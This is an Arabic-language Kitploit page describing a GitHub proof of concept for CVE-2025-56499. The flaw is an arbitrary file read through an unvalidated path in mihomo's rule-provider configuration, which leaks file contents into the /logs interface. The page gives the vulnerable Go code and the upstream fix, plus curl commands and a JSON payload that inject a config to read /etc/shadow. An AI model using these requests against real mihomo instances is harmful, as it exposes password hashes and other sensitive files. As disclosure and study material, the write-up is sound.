
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-56499 — إثبات مفهوم لاستغلال CVE-2025-56499، يوضح قراءة ملفات تعسفية عبر غياب التحقق من المسار في إعدادات rule-provider الخاصة بـ mihomo، مع استخراج البيانات القائم على السجلات. | Kitploit
أدوات/GitHubGitHub/cherrling/cve-2025-56499
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتاختبار الاختراقتحليل السجلات
GitHubcherrling/cve-2025-56499

CVE-2025-56499

إثبات مفهوم لاستغلال CVE-2025-56499، يوضح قراءة ملفات تعسفية عبر غياب التحقق من المسار في إعدادات rule-provider الخاصة بـ mihomo، مع استخراج البيانات القائم على السجلات.

عرض المستودع
46منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    347
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    297

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2025-56499

قراءة ملف عشوائي عبر عدم التحقق من صحة المسار في موفر القاعدة المحلي

الإصلاح في المصدر: https://github.com/MetaCubeX/mihomo/pull/2177

الإصدارات المتأثرة: mihomo <= v1.19.11

ملخص

عند تحليل تكوين rule-providers، يفشل الفرع type = "file" في التحقق من صحة المسار المقدم. يمكن للمهاجم المُوثَّق الذي يتحكم في schema.Path توجيه الموفر إلى أي ملف محلي قابل للقراءة. نظرًا لأن معظم الملفات العشوائية لا تتوافق مع تنسيق القاعدة المتوقع، يتم إصدار أخطاء التحليل (بما في ذلك أجزاء كبيرة من محتوى الملف) في سجلات الذاكرة ويتم كشفها من خلال واجهة /logs. نظرًا لأن mihomo يعمل غالبًا بصلاحيات مرتفعة (جذر / مسؤول)، ينتج عن ذلك تسريب معلومات عالي التأثير.

النوع والسبب الجذري

  • النوع: قراءة ملف عشوائي / عدم التحقق من صحة المسار.
  • السبب المباشر: في rules/provider/parse.go، تستدعي حالة schema.Type == "file" فقط C.Path.Resolve() ولا تفرض أبدًا C.Path.IsSafePath() أو أي قيد قائمة بيضاء / صندوق رمل معادل.
var vehicle P.Vehicle
switch schema.Type {
case "file":
    path := C.Path.Resolve(schema.Path)
    vehicle = resource.NewFileVehicle(path)
case "http":
    path := C.Path.GetPathByHash("rules", schema.URL)
    if schema.Path != "" {
        path = C.Path.Resolve(schema.Path)
        if !C.Path.IsSafePath(path) {
            return nil, C.Path.ErrNotSafePath(path)
        }
    }
    vehicle = resource.NewHTTPVehicle(schema.URL, path, schema.Proxy, nil, resource.DefaultHttpTimeout, schema.SizeLimit)
case "inline":
    return NewInlineProvider(name, behavior, schema.Payload, parse), nil
default:
    return nil, fmt.Errorf("unsupported vehicle type: %s", schema.Type)
}

أوجه القصور في فرع الملف:

  • لا يوجد توحيد للمسار + تطبيق حدود الأمان.
  • يسمح بمسارات مطلقة تشير إلى مواقع حساسة في النظام.

تدفق الاستغلال

  1. يقوم المهاجم بجلب أو بث /logs لالتقاط مخرجات أخطاء المحلل.
  2. يقدم المهاجم تكوينًا معدًا عبر /configs يحتوي على إدخال rule-providers ضار مع type = file ومسار ملف الهدف.

  3. تحاول الخدمة تحليل الملف كبيانات قاعدة → تفشل → تصدر خطأ وأجزاء محتوى في السجلات.
  4. يجمع المهاجم البيانات المسربة؛ يكرر العملية لتوسيع التغطية أو تحسين الاستخراج.

برهان المفهوم (PoC)

استمع للسجلات (مثال رمز Bearer 123):

curl -X GET "http://localhost:9999/logs" \
  -H "Authorization: Bearer 123"

حقن التكوين لقراءة /etc/shadow:

curl -X PUT "http://localhost:9999/configs" \
  -H "Authorization: Bearer 123" \
  -H "Content-Type: application/json" \
  -d '{"payload": "{\"log-level\": \"debug\", \"external-controller-unix\": \"mihomo.sock\", \"rule-providers\": {\"pwn\": {\"type\": \"file\", \"behavior\": \"classical\", \"format\": \"text\", \"path\": \"/etc/shadow\"}}}"}'

الحمولة غير المهربة:

{
  "log-level": "debug",
  "external-controller-unix": "mihomo.sock",
  "rule-providers": {
    "pwn": {
      "type": "file",
      "behavior": "classical",
      "format": "text",
      "path": "/etc/shadow"
    }
  }
}

النتيجة: أسطر فشل التحليل في /logs تحتوي على أجزاء من /etc/shadow (لقطة شاشة مثال): PoC Partial
تنزيل الأداة






